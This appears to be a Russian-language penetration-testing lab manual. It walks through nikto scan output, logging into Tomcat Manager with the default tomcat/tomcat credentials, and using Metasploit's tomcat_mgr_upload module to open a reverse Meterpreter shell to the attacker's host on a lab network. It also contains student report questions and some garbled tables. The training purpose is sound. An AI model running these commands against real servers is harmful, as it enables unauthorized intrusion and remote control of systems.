+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /: Appears to be a default Apache Tomcat install.
+ Cookie JSESSIONID created without the httponly flag
+ OSVDB-376: /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ /admin/login.jsp: Tomcat Server Administration interface found
+ 8016 requests: 1 error(s) and 28 item(s) reported on remote host
+ End Time: 2022-10-31 14:12:03 (GMT-4) (75 seconds)

+ 1 host(s) tested
```

## Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Описание основных ключей команды nikto


Не будем подробнее останавливаться на этой уязвимости, так как нас интересует другая уязвимость на этом сервере **Tomcat**. Эта уязвимость позволяет удаленно выполнять команды на этом сервере. Для начала

эксплуатации данной уязвимости нам нужно авторизоваться на этом веб-сервере, т.е. мне нужны верные учетные данные.

К счастью, сканер «Nikto» обнаружил учетные данные, которые принадлежат ему:

```
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
```

На этом сервере используются стандартные имя пользователя и пароль. Можно проверить это вручную для авторизации на этом веб-сервере. Для проверки переходим в браузер и вводим айпи адрес и порт.:




Номер порта указывается для того, чтобы не использовались дефолтные порты, такие как 80 и 443.

Пробуем авторизоваться в **Tomcat**, и используем вкладку «**Tomcat Manager**»:



Отлично. Мы авторизовались в панели управления Tomcat:



Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/UH3S39mfKOWdUVpEwYpx3Dx35YQEzD		true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	13	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	3	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy

### Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Какие сервисы занимают порты 80 и 443 у атакуемой машины?

Теперь я могу изменить сайт, изменить что-либо и так далее.

Можно создать для Ваших целей определенное ПО, или воспользоваться инструментом «**Metasploit**», воспользовавшись готовым модулем, для загрузки на сервер. Запустим **Metasploit** с помощью команды **msfconsole** и воспользуемся поиском. Команда будет выглядеть как: «**search tomcat**»:

```
msf6 > search tomcat

Matching Modules
-----
# Name Disclosure Date
--
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06
1 exploit/multi/http/struts_dev_mode 2012-01-06
2 exploit/multi/http/struts2_namespace_ognl 2018-08-22
3 exploit/multi/http/struts_code_exec_classloader 2014-03-06
4 auxiliary/admin/http/tomcat_ghostcat 2020-02-20
5 Tomcat AJP File Read
```

В этом выводе есть две подходящие опции – это «tomcat\_mgr\_deploy» и «tomcat\_mgr\_upload»:

Обе эти опции отлично подходят нам против **Tomcat**. Выбираем вторую, и выполняем команду **use N**, где N - это номер в выводе:

```
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

Просмотрим опции с помощью команды «show options»:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name          Current Setting  Required  Description
  --          -
  HttpPassword   tomcat           no        The password for the specified username
  HttpUsername   tomcat           no        The username to authenticate as
  Proxies        []               no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS         10.0.100.5       yes       The target host(s), see https://github.com/rapid7/rapid7/wiki/Using-Metasploit
  RPORT          80              yes       The target port (TCP)
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /manager         yes       The URI path of the manager app (/html/upload and /manager can be used)
  VHOST          []              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         10.0.100.4       yes       The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java Universal
```

Вспомните взлом **vsftpd**, который был в прошлом занятии. Сейчас ничего не отличается, кроме большего списка параметров, которые нужно настраивать.

Для начала укажем имя пользователя и пароль:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

Далее нужно указать удаленный хост или айпи-адрес цели и порт **10.0.X.5:8180**. По-умолчанию стоит порт 80, который мы изменили:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.0.100.5
RHOSTS => 10.0.100.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

Давайте перепроверим, что все опции настроены правильно. Это делается с помощью команды «**show options**»:



```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options
```

Module options (exploit/multi/http/tomcat\_mgr\_upload):

Name	Current Setting	Required	Description
HttpPassword	tomcat	no	The password for the specified username
HttpUsername	tomcat	no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port
RHOSTS	10.0.100.5	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit/wiki/Using-Metasploit">https://github.com/rapid7/metasploit/wiki/Using-Metasploit</a>
RPORT	8180	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connect
TARGETURI	/manager	yes	The URI path of the manager app (/html be used)
VHOST		no	HTTP server virtual host

Message: OK

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.100.4	yes	The listen address (an interface may be speci
LPORT	4444	yes	The listen port

Exploit target:

Id	Name	Display Name	Running	Session
0	Java Universal	Welcome to Tomcat	true	
1	Administration Application		true	

```
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

И, наконец, выполняем команду «run»:

Если после запуска эксплойта, он выполняется, а сессия не создается

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

```
[*] Started reverse TCP handler on 10.0.100.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying KwplFroHgkGVR6Mua ...
[*] Executing KwplFroHgkGVR6Mua ...
[*] Undeploying KwplFroHgkGVR6Mua ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

ТО МОЖНО ИЗМЕНИТЬ ПАРАМЕТР **payload** на **java/meterpreter/reverse\_http**

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_http
payload => java/meterpreter/reverse_http
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started HTTP reverse handler on http://10.0.100.4:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying fj0AaTLAwBsXX ...
[*] Executing fj0AaTLAwBsXX ...
[*] Undeploying fj0AaTLAwBsXX ...
[*] Undeployed at /manager/html/undeploy
[!] http://10.0.100.4:4444 handling request from 10.0.100.5; (UUID: to634f10) Without a database connected that
payload UUID tracking will not work!
[*] http://10.0.100.4:4444 handling request from 10.0.100.5; (UUID: to634f10) Staging java payload (59362 bytes
) ...
[!] http://10.0.100.4:4444 handling request from 10.0.100.5; (UUID: to634f10) Without a database connected that
payload UUID tracking will not work!
[*] Meterpreter session 2 opened (10.0.100.4:4444 -> 10.0.100.5:45064) at 2022-10-31 14:31:44 -0400

meterpreter > 
```

Отлично. Теперь у меня есть шелл **Meterpreter-a**. Данный шелл является частью **Metasploit**. Он позволяет выполнять команды на атакуемой машине. Данные команды будут отличаться от обычных команд моей цели. Например, если мы выполним команду «**id**», то появится ошибка:

```
meterpreter > id
[-] Unknown command: id
meterpreter > 
```

Все дело в том, что **meterpreter** не знает этой команды, так как он является отдельным шеллом со своими командами, к которым не относится команда «**id**».

Можем ввести команду «**pwd**», и она сработает:

```
meterpreter > pwd
/
meterpreter > 
```

Данная команда работает и на **meterpreter**, и на **linux**-системах.

Если выполнить команду «**whoami**», то она не сработает:

Для того, чтобы узнать, какие команды нам нужно использовать, нужно ввести знак вопроса «**?**»:

meterpreter > ?

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter session
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as background
channel	Displays information or control a channel
close	Closes a channel
detach	Detach the meterpreter session (if possible)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a PostgreSQL database
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the current session
pry	Open the Pry debugger on the current session

Это длинный список команд **meterpreter**.

Если **meterpreter** кажется Вам непонятным, то не волнуйтесь и рассматривайте его следующим образом; при взломе атакуемой машины **Metasploit** загружает на нее программу, которая позволяет взаимодействовать с этой машиной, и выполнять различные команды. Это программа называется «**meterpreter**».

И сейчас мы взаимодействуем с этой программой, которая позволяет нам управлять системой на удаленной машине.

Если мне нужен линукс-шелл, то для этого нужно ввести команду «**shell**»:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

В нем работают все команды, которые присущи линукс-системам.

Если выполнить команду «**guid**», то она уже не сработает:

```
guid
/bin/sh: line 2: guid: command not found
█
```

Все из-за того, что я нахожусь в линукс-шелле.

Однако, можно выполнить команду «**whoami**», и «**id**», то они будут работать:

```
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
█
```

Обратите внимание, что вышеописанные команды не работали в **meterpreter**. После ввода команды «**shell**», я получил доступ непосредственно к стандартному линукс шеллу. Теперь я могу выполнять стандартные линукс команды.

Есть один момент, который заключается в том, что я не рут пользователь, а обычный пользователь «**tomcat55**».

### Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Подключитесь к атакуемой машине используя **tomcat\_mgr\_deploy**, опишите переменные, которые будете изменять
- Какая команда meterpreter используется для повышения прав в windows?

Далее мы рассмотрим, как использовать определенные скрипты, с помощью которых мы можем обнаружить уязвимости, и которые помогут нам повысить права. Мы это будем рассматривать в последующих практических работах.

С помощью инструмента «**Nikto**», мы оказались там, где мы сейчас находимся. Имейте ввиду, что это не специализированный инструмент для работы с конкретными сайтами.

Существуют инструменты, которые заточены на работу с определенными веб-технологиями. К примеру, для работы с сайтом на вордпресс существует инструмент для поиска уязвимостей, который называется **wpscan**.

Все зависит от того, какая технология будет использоваться на сайте, и будет предпочтительнее, если Вы будете использовать инструменты, которые были созданы именно под это программное обеспечение.

Мы нашли несколько способов, как можно взломать нашу цель, используя разные уязвимости. Сначала мы взломали **ftp**-сервис, при этом мы использовали версию **ftp**, которую мы узнали с помощью «**nmap**». После этого мы использовали мы узнали, что есть эксплойт для попадания в систему. Как в случае с **ftp** и **ssh** сервисами, мы получали рут-права на системе жертвы. Далее мы использовали эксплойт веб-приложений, и смогли попасть в систему через веб-сайт. В последнем случае мы смогли попасть в систему только как обычный пользователь, а не как рут-пользователь. Нам осталось лишь повысить права.

Пройдите комнату Brute Force Heroes

<https://tryhackme.com/room/bruteforceheroes>